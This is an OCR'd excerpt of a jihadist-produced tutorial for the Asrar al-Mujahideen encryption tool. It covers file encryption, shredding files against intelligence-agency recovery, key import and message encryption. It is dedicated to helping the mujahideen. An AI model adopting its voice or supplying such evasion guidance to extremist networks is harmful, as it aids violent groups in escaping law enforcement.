Towards the bottom of Figure 1.0, you will see a series of tabs. The first of them is 'Select File to Encrypt'. This is what we want. What will happen in this process of encryption is that a copy of your file will be made and converted into an unreadable format, leaving the original intact. In order to get rid of the original, place a check in 'Shred Out Original File' towards the bottom.

Next, click the yellow folder to the right to select your file. When you click open, you will see the path bar filled in. If not, try again.

Next, you will choose your Pub/Priv key and click the large red arrow. Then you will choose the one which will be able to see your encrypted file and click the large blue arrow.

Afterwards click 'Encrypt File' towards the top left of the menu. You should get a message saying that the file was encrypted successfully. You should then see a file that ends with .enc in the same place your original file is. If you get an error saying 'No mail box specified', then it means you haven't properly chosen either the Local or Remote User (i.e., the blue and red arrows).

2. Decrypt File

Decrypting the file you made is the same process as above. In the main window, you will click on the tab on the bottom 'Select File to Decrypt'. Click the yellow folder to select your file then click 'Decrypt File' at the top left in the menu. You will be asked for your password. Type it in and click OK. Once that's finished, depending on the size of the file, it will take some time to decrypt. You should then get a message saying that the file was decrypted successfully. In the same folder where your encrypted file is, a new folder will be automatically created called

'Decrypted'. In it you will find your file.

3. File Shredder

Many intelligence officers are able to find deleted files on a hard drive through the use of specially made programs. For instance, let's say a person deleted a file and formatted their computer. After a few years, the hard drive falls into the hands of the intelligence agency. Through their programs, there's a high possibility of them recovering that file. The *Asrar* program has a feature for permanently deleting your files, making it harder for the enemy to retrieve them.

Click on 'File Shredder' on the left menu.

From here, the process is simple. In Figure 1.3 you will see three columns. Starting from the left, the first column shows the root folders and disks of your computer. You will select the folder in which your file is located from here. Once you select the folder, the second column displays all the files in that folder. To delete the file, simply click on it, drag it into the third column and click the 'Shred Files' button towards the bottom.

There are many programs that can do the same. If you ever come across them, you will find options such as wiping three times over, seven times over and so on. This just means that the process of deletion will be repeated that many times. The more times it is wiped over, the safer is your hard drive from prying eyes. The minimum wipe times you should use is 7 times.




FIGURE 1.0

FIGURE 1.0: The first tab in the bottom panel will allow you to encrypt any file of your choosing.



FIGURE 1.1

FIGURE 1.1: Select your Pub/Priv key as the local user & then choose a remote user. Then click Encrypt File.



FIGURE 1.2


FIGURE 1.2: Choose the folder in which your file is located. Drag & drop from the second column to the third. Click Shred Files.

Asrar al Mujahideen - Made Easier


In the Name of Allah, The Most-Compassionate The Most-Merciful

Penned by the brother from Ansar1




اللهم اجعلنا خير أنصار لخير مجاهدين

O Allah! Make us better helpers (advocates) for the good of the Mujahideen




Add a public key – Encrypting Messages - Decrypting messages





Part I: How to Add a public key

Step 1: select and copy the public key of the person so you wish to send the message to



Step 2: in the folder of the program right click and create a new text file using notepad





Step 3: rename the file and change the extension from **“txt” to “akf”**

Step 4: open the file and paste the key copied earlier


Step 5: save the file

Step 6: open asrar and click on “keys manager”

Step 7: click on “import keys”

Step 8: Select the file and click open


Step 9: click close




Step 10: the key should show

Part II: Send a message encrypted


Step 1: click on the key of the desired recipient, it will show up in boxes highlighted by the red arrows




Step 2: click on messaging




Step 3: make sure the “Message to Send” tab is selected, type your message then click Encrypt




Step 4: upon completion of encryption select/copy the area highlighted leaving out the header and the footer



